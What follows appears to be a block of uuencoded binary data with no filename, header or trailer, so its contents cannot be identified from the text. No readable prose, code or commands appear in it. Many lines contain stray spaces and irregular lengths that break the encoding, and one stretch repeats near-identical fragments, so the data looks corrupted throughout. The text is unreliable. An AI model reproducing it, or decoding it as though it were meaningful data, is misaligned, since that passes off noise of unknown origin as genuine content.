M0K) 23=5C (G2) C@ \$H: %FJ04. P747A%W3CE%=&Y/%NM, 64D/7%9 ` /+ \$% =P_K%_
M] <<6_.. N58\%M\$, + (T5?EI) -"A+ (V [1] 6E)) =%#QH4) &"Q) 61/) JQ_ , @RLH?Q
M<@<6 (] " `5NJQAQPH) H>H6 (] B<DRAO\$) UU\$: AO!BI!K] R" GRT `WF*3M (?^LZW
M*B"D"5\$4*" " ?413A?BW8+\L85QX5;) 60 [VFG9GBH#A!5#_#7!%A4#^A: H%".
MT^3A; (T\G-/D0: &<2# \$MEHA) +SK<I] *Z64 [G"?0LL* `WZMYNH*3! . IS] UA! &
MGEK#6+SLOA\$CQ) DR+B@+TB-Y>G0. 12/IN' 37 (U^TK"1#@^G; 7+VI!XASG*, K
M0E8 ((A7D' ^H<7JB10T_1Q: H\DF%) 1#] P%_T] . /R+8LQ"8NNA@M9 (#PZPHE83
M` \95 (SYJH5?40J^IA= [0" *4Z<_?@&BY%T#<*93%T) N1" N51SL [L"N*A*; X#
MQV. EQ4NA1=\$7FNMX<+: ' 5>9L0QIQ [?N69BP; PK, 8NI>2. ^; D%Q6+P; >, M*. U
M=\$"WA-PO) (Y [R&^TV162>70 (\$^YB5!F) I3E^6DCZ "FC#+R@CS^-?Y: 0%U] K
M=X"FC/950=3_+?_Q>* _U7V>?# \O_ \NU0Z ___V_EV_+C^ ^W<<FO7?MM56=^M=
M` ; 9 [^<EMRZL64?6TUH652T^&C#/RVS=6' O1LR9!+) 7G5S5EW^ \FS `^I (5OZ
M\$U\$ALJR, >G?; W [J6; %D?<>R] 5@FK6&4-_) 3BC `58\$ \>&DM! : : 7_EM*Y_ "=B (
MM#&D' PQN] 7 [R& (E) = \$FDS-MII#S59I<M\LL!H8" \$U. . ?J: BJ+\$M+0' ' _; ; D
MB6B&C (AF2L=T, [4Q<7F/ZR: -Z1\3S;] N+FI62\$FJ6K1T' LRQ<BYC6TIPX51' 3
M7.) %KB7\$7072GD1-3-.A, =BU/IT1>Q, U1>WC \>&/ \#_X1] V_Z \] A?R.M?; _
M?# [: ?_E; #C7^ZVHVK (: _! ?UU8MORE%^=6! _VX \M^VM' . ' ZV" =4%X71M@-7: @
MC#547 [4-%XTA! `MF; 8* [: L8&^" [*FI&%N2M; *DHNSN1H `W4C8IW; -_84I "G*
M<Y8R-/_ \$ [TA: &M*) J1/OCIMFJX5JY\B% @2" 7G&N=8X; ; ?V\$) P8-X, FLF7@RX
MN23: ., O>#0G; ERS: QN*OVVI0&/= =PSF&WD' 1@QE0X1] Z<29G. G-T; 0Y [Q4] /?
MH (HU. %Q (`D@ @B] : M@0-5" `EE. 0RK \H7L' #AR+F9MU+ \ ` , ^O/O (#1\E!L, NC4
M\$FW6^YR%OE?%2CSJ (YF' , %? `N^ATUBP; 7\6EG\$' [^T () #NUL4X) O) D; ?0. #,
MBT4HZF' 0# / ^TO' @% \W (J; 7' . I\ D6K+Q9M! />? \FNX: S-S1*4_I3W&T: Z3%Z.
M_1, 7A^&IQY15<, Y=U0. %2R00H2] X=ANS%KZV1%*: PV6, &= `G#9L&OMF (/Y9V
MG8RFRS (70; :P># #&S/] N (*9;] /H=\$^ (VM<"10?% %6-OVHA_<GB68X?BY?">X
M] LQZ@E-! .58HO=; I, 1; F7;] '0F<K (TC6&<U' OMUG' ?C! (OLP#OKT; HUQ>=Y7
MT2] A2 `+N] FOU' -O [[?@< `WJN' (ZD>^; =T. ^4WTBX [3 `IQM [30] K#-.C>] \B-
MFYV' B; + [2U' XN [DIDJ0' W. " ^ [?A09%KYO, #W0P (LL6; . 4COD7=K?#A+G, T, P
MWC=V&ER7S<Z&_Z*>*Y' >>U \>CGU] SQ8IKHY+D7C9X#0J' ; <M0<^) .Q, P] -%4
M7SR>. 70H [L_*L!U%R<= /!3; SH730 (!IN+! \YW\$8CY (^QXP_@OW@U21T.C; -
M=-!%VLDGO; #. ?LTP.) : G!N/%?<EJC! "N3<2. "W. ?8&3?#>=Q. <X [%<N-%: [8
MT; ?=1F0 \; B*!V7C_ .] CO_R0: DRO=5B+WJ; @%_ / (\$8Y%R*CX `TT. , YF+! [[.M
M\$29=OQ>39FX^ `O_YP [["+6G69<PZ ["!' -Y00] >A_>. 06] +FP?3@Z! &8WANV;
MFS (\$K] ' IBHYG?W#&64-13UPS?G `!X4 \ /K8%>K. P; 3%UE. P&M_I5S&2_N_?@2

M/ [^] MD%Q3H0_5DAN' 83NH<; [<7A;5#&ZK4\XAF%#UAV!] 4CG) *1620, 0 ((DM
M@IG?GH?PCWDDQ:C7?>VQINTR#YR>%A:*O&\$' #?#5SV=U\6. [7G\AQ=A5#] 9>
MO0MQZ-NM\Q!V,M,8YYM\ZH=%RJOH5_.H8.P2?'UQ*5<4HYN'K (<C%?Z@TJ
M [3>>QL+-] U_AFF_+5^B297D3?R6F6\ '[VNXD=C6*V0'?KD45^,MI3@)B?2;T
M1`"Y.1WKA@PHPRGI@@VFP=/?"S>; I5W#Q>"M+^`Z67D4.T?XEF-!5#\YT@:W
MSD?9J8\$G\9-RXU"4/C'='). *KBOQE^., 401Z722!Y [D+@ [\$Z]DX.BE^%B7%^
M8?@!] *Y<L1@_W7AV%9N^G=P.PRO-@O#]G?) [>.QPZBHZ9\$ (<' ;RNC=P?VJ_
M%\NN78W\$ [L5+5N+!KH5CD+ [TX@:<77CN+/.M+J%A5T&>V-AUN<E6/3B=B6>
MB=R3,7=NJ0B+FSYICJA=PS8@== '1YCAWYND2%&X]O`O>WBVM\) 51LVP\R/) \
M@_DZ] KGX9<-I8Q1), ^_!:N?S2_A^WNU5V+LUZA;^, KM5@HG' _*?A_*ZM5V#Y
MZ9<IF+HLNQ&6GI; ;P] '&!MW=SF (D5U4, 1LGXH+_1.47GYS!P^_RA) @0, &\#
M+@797L!NN\GA (*V, /. \$PIG'86J:2, @PHO94'Y^0. :_# \$8) \=^B4M:8'XFUNV
M8] SAD'FX, BAV"APF#?X2.K_L.XX9+AB+X<O.; (/I2>M4)] 'W"D)A#\]3F&"^
MK1=L^Y (8JN (V%KAD/' `0!):4WX% [PJ:QF'8WDT!_O [0 ('VSOV^/9\D?I<&MZ
MQ0+%26)' _+KOW\50MF_DA>.S^B<C-M]S*+:M7Y1+8_18A8Q9>B/1>_SH^R@J
M; !.*:UD&7CAF [>* \$71E; \A&NN#D):W] /*, 6BW_:DX-'V!6.0MKJ9\$OV38ROX
M4K#N) UAWT-F, + ((-M@0;]8=-ZPZ!R'P;N5J# '\^0HST17<N8=7+P\$O (/;]6
M#X_OM?T3D9Z=[N)]JZ&' \$7' #839FCG [H@J3I] \NA8W=Z& \Q2TP, 1L/_Q-^BR
MPLH<Z2-'YR) URB<S\$; /A]FR4K (UMA.W1>AT1H#>S. :; \N' L (%DX*?80!EL] *
MD=_Y:D<\B18VQ9/F]KK0 (85* [!; ^:8,N19E [T&K&^ (&X;N!X\$.>6F/T; \$ [=Y
MO\#GOCWD:/EG#P\$Z__+--'0<O4Z3A:-; 8_5SV\HL"TTL3N,S\ ((CTZ>" , "F
M++L@W. [TW2KX/S#RAN_4LEQ8!13ZH\$<_ \$Z (&K5/']+@IL'+0] VOX5\$J6@SG
M%1-ST#\G7X8#>?/R\./J; 'M<6:IO@L+YNT6X?B; 0"_U\$, GMXI8]Q1K3-C;M8
M/_ . [1@_L (<5, O6O-L. !):L/X' [O20OP:/RCSK@VJT4%D@Q"4G`L^>AY/&YN
MU0.^E?T<2/\$OR.<C^RWA"@W, @1NXF-] \$?TYT8%9YSLW, .; FJW4P\>G3#] -V
M9E_"IZ; 6:Z# [2?^G^' CB71T; ;7R1 [SS9@, \6W3W-ZQX6EF!=?N_]H"=19<,
MS/X; #0>W] <68+; 1, \$, , "G^K1+;]K\W1IVOC"K017] ^'5; ^V, , ; 4@'F7\$) -R
MLA6\ (KX9A [4FA2-1; F&T'Y_?C`.FU]WB86=H><?>/:RCP (=6KAWA; 6?BS&L
MC^0D (, 9) H8^79J)B/-SU) @, /CMJGX.<#8<NP9<+) &2B8TO\$<!`N4KCCJ>^, Q
M_L/>><=) 377_?^_] #&WI<UP?"^" (DV622;))"! (, ID (BH+2!\$188.G-91\$0
M441\$+-A1\$47`HI8\$92JH&)!1!& [6%!\$L8N"*"/ [9V: ! [2S/P_?YY<, K]?]
M, -G)R<TMYWUN) I.S>GC/AY%\$4?UK, 7C1/1 (_; 7RX) CYI, ; , 5FOX\ :3%ZC6PQ
M%1GUES9&DTK9H_#9V>/1?8#&; 5`Q9&L#- [U5V`L; \>'D/_M_' <F (MO18?1
M\QULF3.G*MY\; .MQ^&G#M) 7HV^^, !; AOT<6+\, SO4T=BP (WUGL2) JWYY `W-/
M'? ("<GJNZ (2V@WOJ.+ /IDF>AS?EN"UZL_QNS.Y2] 41<UV?N+, S</>M*] &L]
M:2'VQ*; ?B [NW-1^'VC_>T0?' #PY?C1KF] "98O_V4]W'7UL_G8?Q%RV>A^Q] 3
M'\;) #7+ [8_8UZP [@I+7!77CKV?2=Z) P5Z8); /FKW-4:LU!KCHIV_0SCU0/?
M8W_C' [/QTQ5GCD' O<X [["#L&+L&KU; OXY#9AKY`XJ>OEN+!QQ9] CT^&= \S `
MWC< [; L) Z; Y>'GX>N>'XY' 5O5A?M6_0KXL-Z\$. 9AV [7GK\?6Y9P] %ZZO [= <+;
M_> ;]AEXS3@_PS_1KYN^E] 4L?Q%49IZW#D#?S; L?94V^HBFZW/W, MJO1:DX; %
M) [: ['\>U>SH/ITZID8:+O!E-4:WK'] ^C [N) =; 7#J6: .S\$<W] Y7; , N. -*%^_W
M^>%7#&_0ZA-<L376`V`^E-<7; :_]; 0\$VCM-' XI%*DZ?BQ#V=YF#`SQ] V1?9'
M=YMx=, B"Q_! *M8IKT3.TZ!], KOK&IYCC7YZ%=0EC*O9M&50! ->K->1V?C/ED
M, VIUG?X6!O7Y> `*V#8JWQ2LO&SFXM (W) (5HW5C/@UQ\$', I' 1IOZWN. 6IUN=@
M^ [8'FN&3:Q; OQG>M>P [&G5>WW8T_.YQ>!W<. :6+ `S<C<C<OD> [NQ<M>P++PW
M/VTPWJM/VJ6 (9NX:BOBR)Y:A4UKVDZCG_) F%NT] +! #BN?L<\K+EQ>EN<_ .?
MNMKCKN=N>Q.A=Gvw&P+DM\$EBSLLH/P*J [K\55CX_8!.W-:T.X:V>C9] %UG^/B
MXX9G; \>B-] +O1>-.XQNB<ZC) +J2?, >UC?+=TQ-\8_.EQ_?!NR%I&%SCQ8?0
M:-Z, G] #QK/WSL>.ZQ3?AN9N^J (C+= [V_% (]MK' <%-L?Z_ (" -XQ^<A; ; #FGK (
MW#_`Q\$>_7_L] ?G (^6 (16X? -O1-W7) ^ [&N2-. Z (; 3'QRHX?MM=S^#EB/WYN&S
M7G\$=@] UO=^.-\9E_X^_T/\ ['_A_N?O1N) MMT>Q_) V, QNA: ^>6+9%YS8SKL'_8
MH\NPZ:Z9YZ+KPD\$K, 2_CWHNPX=\$F_3'KRT^B>*3I.=UPEM; P+URRZ\HZN+6)
M=@7V [=DA\$6K48C0FK\BX&!4:G [\$-, U_*: (>O7QW1`.U>HK.PON:T3U'IK]=_
M@ALZI2; :GCWA (?2>/O) ?T/M<L!-; 9K_X#GY; ^= (M<&N; `)!PXG@#?9O>UQ>?
M [] GQ (\$ [I/_QDU`@O60OYI3X' 3P [L^` [>].?J#`P [= >87B+:Y_4NT.JUJ/_RT
M^H4&N/ :9^36P?7GU6=B:6^TF-) ^_NS\$VA<<G, ' /9G?LP8%+E?OAVPQ^_H\$O [
M!T?ANDGM] F+=_?L:X?<V, ^HA_>S^+F9E' <A#RU\$C%V' 7GGTQ+ `Q_VA?S=GZV
M! [-_K (#/ADYK#I>G=BU%D8, .B.&1CGOM<*GFW:\$ \&N3ZNNQ (>W`@WC.J7D [
MAM3\L2H&3GS@; VS\9-)]F' O; VU7Q4<8E#V (%M9B. "WHM/@T3 [YRP! I>U>G\G
M8D [6L] A0N\<\$3# [] J [NQ*TMKCL' >X@5X=6BS5@B/ [; `!X [^K8.A82^&9;=?
M\ "TJSENQ7<5A_3OAI&U3D#M-W [<B] 8-5WV (K [Y<] SI \ [_@>2 `3-' Q4 [8>1
MV+H^Z88_.2@_`QM (5] L' K=-], QX.MU^W`RLG=<<ON%Z>A [_B)>] `7?<_#
M._NN"?G?<I3&)=X (H0/K' \VX! IO6! 2_U%MT*9Z: [%Z',], NZ8-Q [NOQJH=
M3YR&KH\$W`VLNRLK&^1?MN@6_?; 9O/G; E_6SCNNM7K47G@7^MPVO/WIR') 6-_
MZXX@GX] >P. 4 [3_&C74_GXJI0VM, P&U] 9GZ%8&2/FY&YI/MHW+2EZVUX76 [M
M@!>J/OXE5DRIL`FU%_9KA [%Y\ [!LJM. 7 (HO' OVT"@8VKS (/+^M!%#MZGB) 1
MY9?5-^&<67, ;HN [(_; 5PT@NMZZ+JPP]] CGG3?JN) QH-_ '8) /EWU\#; H [%? =C
MWE<; 9Z/C6U==B\$ZU+Q%84/& :O9@KGLW9U; =O:H1 []] S4". /.FN9B7=\.%9&]
ML.) S^ .5?ES?&BW], ^P) I?2] Z#) %/) _5# [>US/L`I] O?] T7GM9W=B [=KC#:QX
M\Z=NN' 7ETJW8^<^D>=C8H^YE&%7AZRHX] PHQ' 4YN>FM<<?L5IRG^YO9! [GGW

MOX"37NJU!) OG//\/?NS2=3PJ___/P<_BP]16;<=[BFB^C7J>?+\ '3V=OW8/ZU
MB@;#+Z`S,6K+^F_1[<OS7X;5=,U&?;/;J:S^<*]NX/;^4\ (85&/OS6C;-^T+
MM'0VQK!Y[Q]O8]'<3'T?7YR;CXJ4%ST/'!F(?-4QJUQ:R5LU=C2^V;[\>:
MFF-4!-J\SI58G_;R1"R[Z>1AJ#]/+9&?>:@RU1BY1*)%+;#RSI\$3\ .J#
ME[V+G/9K7T/GFGM^0C!CZR1L&9->%QTVG?<JFC@K/L&CRX-.>'SFZ3NP^I)M
M(<S;NT4M`)M?<"_Z_WS35[AWVD\-.+.U:Y]'_+2L/_\$PD_N^WS8]A&M>S%Z.
MV=\-/0^W?) /1"<L'] 'H?C4^?_Q<6M&SY) <Y)=.8T_-RUWW=8W^+GS=A]X>Z/
M<59HU!" ,VYO>'Y._?C0#USTU36!VE>V+T:K--W?@NUOW) <0<XX. [<<8ORSZ"
M; ;'C!;AKR^,M(28),DFM*]J\CRLF-6^,4QYH^#86__;\;/1\?TDN>D[_HP.^
M:/+XI?CBQ(>WX^RG'M'^^_8.QL[-K\ \XU;==^'\5L&-L,\$\$RFJ,\7W\$;?AQ
M;-^NV'U7#1_-; -E]R\$S(JC'@/TW>-6'[,RVZ(" @-^685U.^=DX,Q;N_'W8U.
M^@&/MJS4%">?-6(VZO6O_P?^N&_@WSC]T)]/Q-CH1XWQ=-=] ?P#="FX8?F9
M*]#X@G&UL3;]HSU8M.&"0=BP^/8^.&_'ORZ''?GT9L3NOZ@?[LC\ZS9\?_FM
M:_WFXD;<4']C0,PKN-J'0N7;KL2ZYJT#M!N:^<A&\$#;)V/^\$RI<_6S\$,Z=A
M2:]Z%*I?H#\>R]O3H&)%[\#!<-W_HVZF2^)]@1ZK=[]&4Z^:\$9; ;'A77(5A
M2[:MP&?SAUZ)ECT.)-#&3/>Q<LE;6Y#[<:%V#M@Z@K, &!A^'FO.' '4VWIW]
M=7]T:=%[#IY8.^YD_'E^_] '(JU%)!K[M1=VQ)_?X2_%DYTF]T; ;MFY5Q_I*O
M-L!X-Q@*D?'D5' SY5*@Q9M[3LBXJ/J\6_1M' SFV'46>UF@ (S<] \$4B)/JGHM&
MN8WV(#NC[]/X)HZS/L6*EA.:P4@T7(6YTYTO<<'&">>BA?[Z,LP]9?GK^*+.
M:U=BY?IW_L3;HO8ZS-OQV'J<=.MU[?%>QU7W8M/'6]_ \$EO2/;<!9UQ2OWF8-
MPHR_-J^>+I91^R>TV,9XG^L:(G?MIQX'(T^2MR'-7<W.' ,9V_]IBIJW_7,I
M9M^9T1![O[DC&QN7WK<3:Q<.Z('P\H7O8.E+E2[!M@I#JZ'6NYUR\ "8>\O#%
M#R-KX/A[/FF%#O?,70U]_'<#\, 'I,W5\L?GVS[%YKM\$,UU_Z6SV<G)[GXMP'
MC9OPRNI+, ['N,OU#?&X^, 'S9[7(PO:JJHEK;ONU+K[I'\ '\$7U/OXP]NPL=^\$
MM_%6FRM'X?@3GAZ(?6?4K8"IM[S["O\N\ \$L_' 'J[]WQB' [9J;ACH:FAVX:W
M)![_Y>I^Z#EYJW,8;QU-Z:_.V8#MM[5[W9<_4+[3>C0Z=:3<>FKW8[#]E?7
MKX) ^7' I2'RYJ2+6_3;Q7KS6.=]Z+>P9AI6-%SS<Q5[_Z]2\ -#*N"9D&R'
MI6^^?07>NNR^9NA<N\V+.+[MMLVP%ZWJBX9G+_X%R^W, ^['V'@9QCTY[Q5D
MCNW;%]>^N?]\W+!CQH>X_+&_GD*'_OQZ[\$B>V6WLQY-\WW'2Q;NC7>'_GEW_A
MUO?V#, \$C%V^=B[.J-&R.M96W/X!EYV?K*MK\JA>ZW_+Y-K1<E[N] [*_'0KT*
M?'46ZLU7C>NEARX.]2GM<:0';^?C1T2E' I,H\A]'*OB:<EKJ@0LI34^JY&NO
M:0<?O)"60-VO8E)K))5_OEJ3'ZX0RE;O6N??8J<EG\7'V:V2#V/(_Q!_]S
MPL'_G-2T5IBUSL&OR^JFU<LW]:_D<_K3TJHV6YIVVGE-SUB:UNCPAQJF/B0?
MY936:M.!9JNM"A56IK>L\DQ:\$S1=DE8'M<+/I[5X]DWC=\=QNL746_4?M>'X
M'ALD;SBAP` ;PAI/R-Z`-6B](ZP7.+%Y9_5=TJZO^,%^<LT#MTV:!Z,0W\$D:Y
M,) _FYR1]W32C4D;E\$ZLL37-.K((LJ)*)54)95F4^9MV,2AV3&NJ;43F5]7QI
MG5KA^0<>7I!V7ZF[U:F3VJU.G=1N4BY(>Y=SMO<I=9>3\H)TTN\$CJ1XI[=/
MY7_ZN`*?OCQYD@=.7W#@_F9UH[73#EQ9ZX3QS?@#%4:GWM8:/[E9W0J'WU?F
M]Q4/O9]L54S6.5ED952<TKSN/P!O=)NI4BPX4"UE_LP%:2=SF^WB5MB_9,'^
M?<GM^Y<O.-"EU.J>D%_=\$PHTX[, \+\$+]5'D//X*N;WZ*ZU:I%-=JA)_-Q"E
M%]K,C]52FZN\$TD,'TIJ7O\$?EDO9H'FK>G!_T5.(>74H^1N4J:?73+#4]DL-6
MC%'#MAK?5,9#EALJ:E52I6E5KI-1H:]5I8Z5GA&RJBX0)ZAFX.&549G'5T:E
M9AGIR>95&NI[N.\$STBOT/=PM&>D5^Q[LL\E3^"EF:E.EO@=WK%QHQUH5"^U9
MJU+!72NG>J\$B]T+%9"]4Y%YHGE\$UHQ)_ZK8NZK^J&RK5JGS%H?<5^'VMP^ \K
M\OL3#K]7XZ#RH3>5U9N".ZOJJ'T%]N;G)E8^M/O4],I3JU;.2,^H,G__MPOV
M_WJHW^OS4U+KIU7+;_QD!ZBVSU\ .6[6_U1O!WPZE.B!T5<K[A<:<;(7J6!4R
M0DF7D37%"F54X^F0?/XF' S*+)VSR69O)=WUYX"6?J)E\ .X4G&3^3+O)/=4)9
M4Z;DFTL]1/:PC0J%;50H;*/"81L5V,9_6(^*QZ`>E8Y!/2H?@WK4JG@,*E*K
MTK&H2>5C49,JQZ(FZ<>B)E6/14VJ'8N:5#\6-:EQ+&I2\UC4I-;AFM2I55NY
ME0K-U6*J8_-01JAC*HBIG];F\$'VN5"%9#:7M2Z9]U3I6-46#Z@M\$_4(T:)91
M+=^E5R0\$@FJ%6%"M'\NL*NK](1!4*P2":H5!4*T@"*STIAE5,M*9'V[WC\$J,
M@B16F`93&`?5#^.@>A\$<5"^@"@I%<%"]('ZJ%\%!]:(XJ%X8!QE55#72K<I3
MJU6>6KUR1K6,JO/W;UVP?\<A+)R:PD*-8EC@_%'I, /!SP=JDG94/ALGY8,@K
M"(9D%_ZG`ZO6L1A8-8_%\$*]Q+&I2_5C4I-JQJ\$G58U&3]&-1DRK'HB;'!)G'
M@MVUCD40<2R(>2S0?2QBB'K'H!ZA'F1'83'T/WA+J'=P.7W*Q-0MH:?T?SXM
M." [M[.0MH:>>STOF'@BWY]3IYW#B[G,Y<7<'3MQ]'B?N/C^9.KUC,G%WIV3B
M[@N2B;LO3";N[IQ,W-TEF;B[:S]Q=[=D\O3NG+<[?%\$R;W>/9-[NGAV?36M2
M.Y26/%HO/MK%?+3>?+1+^&A]^&A]DT?+3AZM7_)H_9-'&Y'\6D[R:'.31QN4
M/-K@Y-&&)(\V-'FT8<FC#4]F"1^1S-0^,IDD?%0R2?CH9)+P2Y-)PG.3F=K'
M<([P<!XG"0^/368)ORR9)7Q<,DOX^&26\`G)+.&7)[. \$3TQF";\BF25\4C)1
M^Y7)1.U7)9.\$3TXF:K\ZF2-\2C)' ^#7)3.U3DSG"KTWF")^6S!%^73)' ^/1D
MCO#KDSG";^<X>S";DTG";THF"9^13!)<S))^"W)).&W)I.\$WY; ,U'Y[,DOX
M'<DLX7<FLX3/Y" SAX;N2F=K03N8(OR>9(WQ6,D?XO:IL&YZM2C=\GRJ]\ /VJ
MC(?GJ-(//Z#*1'BN^H/P/%6>'9ZORG;A!U79/OR0*L)\ /ZS* < \./J+)#>(\$J
MSPLO5.7YX4=5V3'\F"H[A1>I\H+PXZJ\,+Q8E9W#3ZBR2_A)578-/Z7*;N&G
M5=D]_(PJ+PH_J\H>X26J[!E^3I6]PDM5>7%XF2I[AY]7Y27A%U39)[Q<E7W#
M*U29'5ZIRG[A5:KL'UZMR@'A-&K,";^HRH'AEU0Y*+Q6E8/#ZU0Y)/RR^H>&
M7U'EL/"KJAP>7J_*\$>'75#DR_+HJ1X7?4.7H\)NJO#2\096YX;=4.2:\495Y
MX;=5.3:\2967A=]1Y;CPNZH<']ZLR@GA]U1Y>7B+*B>&WU?E%>\$/5#DI_*\$J
MKPQ_I,JKPA]W[%\$[;7+X\$Y:KPY^R3`E_QG)->"O+U/#G+>>OV"9%OZ2Y;KP

M5RS3P]M8K@[_S7)#!N6&\;/;66X*?LR([R#Y>;P=RRWA+]GN36\D^6V\`L
MMW-^^=II=W!6^MII=W**^=II, SF'?.VTNSBA?.VTNSD=?>VT>SCE?.VT6>%=
M+/=RPOO:.;,Y87WMM/LX5WMM/LYSWMM#GAOU@>".]EF1O^FV5>^!^6^>%]
M+`^&][,\%#[`\C"-99'2\C6!20DZT(28'V41(CU,1(56!>1J,CZ.(E*K(M)
M5&9]@D05UB=)I+,^1:(JZ],DJK\$^0Z(ZZ[,D:K'N(5&3]3D2M5B7DJC-NHQ\$
MF/5Y\$L3Z`HGC6)>3R&!>0>)XUI4D_L6ZBL0)K*M)G,BZAL1)K"^2.)GU)1)U
M6->2J,NZCD0]UI=)G,+Z"HE,UE=)U&==3Z(!ZVLD3F5]G<1IK&^0:,CZ)HG3
M63>0:.,3Z%HG&K!M)-&%]FT13UDTDFK&^0^,(UG=)-&?=3"*+]3T2+5BWD(BP
MOD]"8_V`A,[Z(8DHZT<D#-:/29BLGY"P6#\E\$6/]C(3-NI6\$P_HYB9:L7Y!H
MQ?HEB3-9OR+1FG4;B3:L7Y,XB_4; \$FU9MY-P6;\EX;'N(!%G_8Z\$S_H]B03K
M3A(!ZP\DSF;]D40[UI](M&?)F<0YK+^0.)?U5Q(=6'\C<1[K[R3.9]U%HB/K
M'R0ZL?Y)X@+6W20N9-U#HC/K7R2ZL.XET97U;Q+=6/\AT9UU'XF+6/>3Z,%Z
M@\$1/I2*-1"]60>)B5DFB-RM(7,(:(M&'M0*)OJP5262S5B+1C[4RB?ZL54@,
M8\$TGD<-:E<1'UFHD!K%6)S&8M0:(:(PU20QEK45B&&MM\$-9PR1&L!*)D:S'
MD1C%FD%B-.OQ)"YE_1>)7-832(QA/9%\$'NM),,:RGDSB,M8Z),:QUB4Q GK4>
MB0FLIY"XG#63Q\$36^B2N8&U`8A+KJ22N9#V-Q%6L#4E,9CV=Q-6LC4A,86U,
MXAK6)B2FLC8E<2UK,Q+36,\@<1UK<Q+36;- (7, _:@L0-K!\$2-[]J)&YBU4G,
M8(V2N)G5(' \$+JTGB5E:+Q&VL,1*WL]HD[F!U2-S)VI+\$3-96).YB/9/\$W:RM
M2=S#VH;\$+-:S2-S+VI;\$;%:7Q'VL'HG[6>,DYK#Z)!Y@39"8RQJ0F,=Z-HGY
MK.U(/,C:GL1#K.>0>)CU7!* /L'8@L8#U/!(+6<\G\2AK1Q*/L78BL8CU`A*/
MLUY(8C%K9Q)/L'8A\21K5Q)/L78C\31K=Q+/L%Y\$XEG6'B26L/8D\1QK+Q)+
M62\FL8RU-XGG62\A\0)K'Q++6?N26,&:36(E:S\2JUC[DUC-.H#\$&M8<\$B^R
M#B3Q\$NL@ \$FM9!Y-8QSJ\$Q,NL0TF\PCJ,Q*NLPTFL9QU!XC76D21>9QU%X@W6
MT23>9+V4Q` ;67!)OL8XAL9\$UC\3;K&-);&*]C,0[K.- (O,LZGL1FU@DDWF.]
MG,06UHDDWF>]@L0'K)-(?,AZ)8F/6*\BP6@7DTPV\75)!CN8@H)IKNXA@3C
M74PEP7P7UY)@P(MI)CPXCH2C'@QG00S7EQ/@B\$O;B#!E!<WDF#,BYM(, .?%
M#!(,>G\$S"2:]N(4\$HU[<2H)9+VXCP;'7MY->VHL[2##NQ9TDF/=B)D&OKB+
M!!--?W\$V"D2_N(<' ,%[-(, /3%O228^F(V"<:^N(\ \$<U_<3X+!+^:08/*+!T@P
M^L5<\$LQ^,8\ \$PU_,)\`T^P^28/R+AT@P_\7#)G_XA&2S'^Q@"3S7RPDR?P7
MCY)D_HO'2#+_Q2*2S'_Q.\$GFOUA,DODOGB#)_!=/DF3^BZ=(,O_%TR29_^ (9
MDLQ_\2Q)YK]80I+Y+YXCR?P72TDR_\4RDLQ_\3Q)YK]X@23S7RPGR?P7*T@R
M_\5*DLQ_L8HD\U^L)LG\%VM(,O_%BR29_^ (EDLQ_L98D\U^L(\G\%R^39/Z+
M5T@R_\6K)G_8CU)YK]XC23S7[Q.DODOWB#)_!=ODF3^BPTDF?_B+9+,?[&1
M)/-?O\$V2^2\VD63^BW=(,O_%NR29_V(S2>:_>(\D\U]L(<G\%^^39/Z+#T@R
M_\6')G_XB.2S'_Q,4GFO_B\$)/-??\$J2^2^\^(\G\%UM),O_%YR29_^ (+DLQ_
M\25)YK_XBB3S7VPCR?P77Y-D_HMO2#+_Q7:2S'_Q+4GFO]A!DODOOB/)_!??
MDV3^BYTDF?_B!Y+,_?_ \$C2>:_^ (DD\U_\3)+Y+WXAR?P7OY)D_HO?2#+_Q>\D
MF?])B\$TGFO_B#)/-?_ \$2^2]VDV3^BSTDF?_B+Y+,[&7)/-?_ \$V2^2_<^ (<G\
M%_M(,O_%?I+,%W&')/-?II%D_DM!DODO)4GFOP1)YK\,D63^RPHDF?^R(DGF
MOZQ\$DODO*Y-D_LLJ)G_,ITD\U]6)<G\E]5(,O]E=9+,%UF#)/-?UB3)_>U
M2#+_96V2S'\9)LG\ET22^2^\^(\G\EQDDF?_R>)+,%_DODLQ_>0))YK\ \D23S
M7YY\$DODO3R;)_)=U2#+_95V2S']9CR3S7YY"DODO,TDR_V5]DLQ_V8`D\U^>
M2I+Y+T\CR?R7#4DR^7I)G_LA%)YK]L3)+Y+YN09/[+IB29_[(92>:_/(,D
M\U\)\G\EUDDF?^R!4GFOXR09/Y+C23S7^HDF?\R2I+Y+PV2S']IDF3^2XLD
M\U_&2#+_I4V2^2\=DLQ_V9(D\U^V(LG\EV>29/[+UB29_[(-2>:_/(LD\U^V
M)<G\ERY)YK_T2#+_99PD\U_Z)G_,D&2^2#\DLQ_>39)YK]L1Y+Y+]N39/[+
M<T@R_^6Y)G_L@-)YK\ \CR3S7YY/DODO.Y)D_LM.))G_@*2S']Y(4GFO^Q,
MDODONY!D_LNN)G_LAM)YK_L3I+Y+R\BR?R7/4@R_V5/DLQ_V8LD\U]>3)+Y
M+WN39/[+2T@R_V4?DLQ_V9<D\U]FDV3^RWXDF?^R/TGFOQQ'DODO<T@R_^5`
MDLQ_.8@D\U\.)LG\ET-(,O_E4)+,%SF,)/-?#B?_)<C2#+_Y4B2S'\YBB3S
M7XXFR?R7EY)D_LM<DLQ_.88D\U_FD63^R[\$DF?_R,I+,%SF.)/-?CB?_)<3
M2#+_Y>4DF?]R(DGFO[R"/-?3B+)_)=7DF3^RZM(,O_E9)+,%WDU2>:_G\$*2
M^2^O(<G\EU-),O_EM229_W(:2>:_O(XD\U].)\G\E]>39/[+T@R_^6-))G_
M\B:2S'\Y@R3S7]Y,DODO;R')>WDF3^R]M(,O_E[229_ (DLQ_>2=)YK^<
M29+Y+^\BR?R7=Y-D_LM[2#+_Y2R2S']Y+TGFOYQ-DODO[R/)_?WDV3^RSDD
MF?_R'9+,%SF7)/-?SB/)_?S23+_Y8,DF?_R(9+,%_DP@?DO'R\$P_^4" `O-?
M+B0P_^6C!.:? (S'_)>+,"_Q^3B!^2\7\$YC_\@D"\U\^26#^RZ<(S'_Y-('Y
M+Y`A,/_ELP3FOUQ"8/[+YPC,%[F4P/R7RPC,%_D\@?DO7R`P_^5R`O-?KB`P
M_^5* `O-?KB(P_^5J`O-?KB\$P_^6+!.:? (G'_)=K"<Q_N8[`_)<O\$YC_\A4"
M\U^^2F#^R_4\$YK]\C<#\EZ\3F/_R#0+S7[Y]8/[+#03FOWR+P/R7&PG,%_DV
M@?DO-EQ&8 (= `O-?ODM^_LO-!.:? (_'_)=;,"_Q^3Z!^2_\ (##_Y8<\$YK_
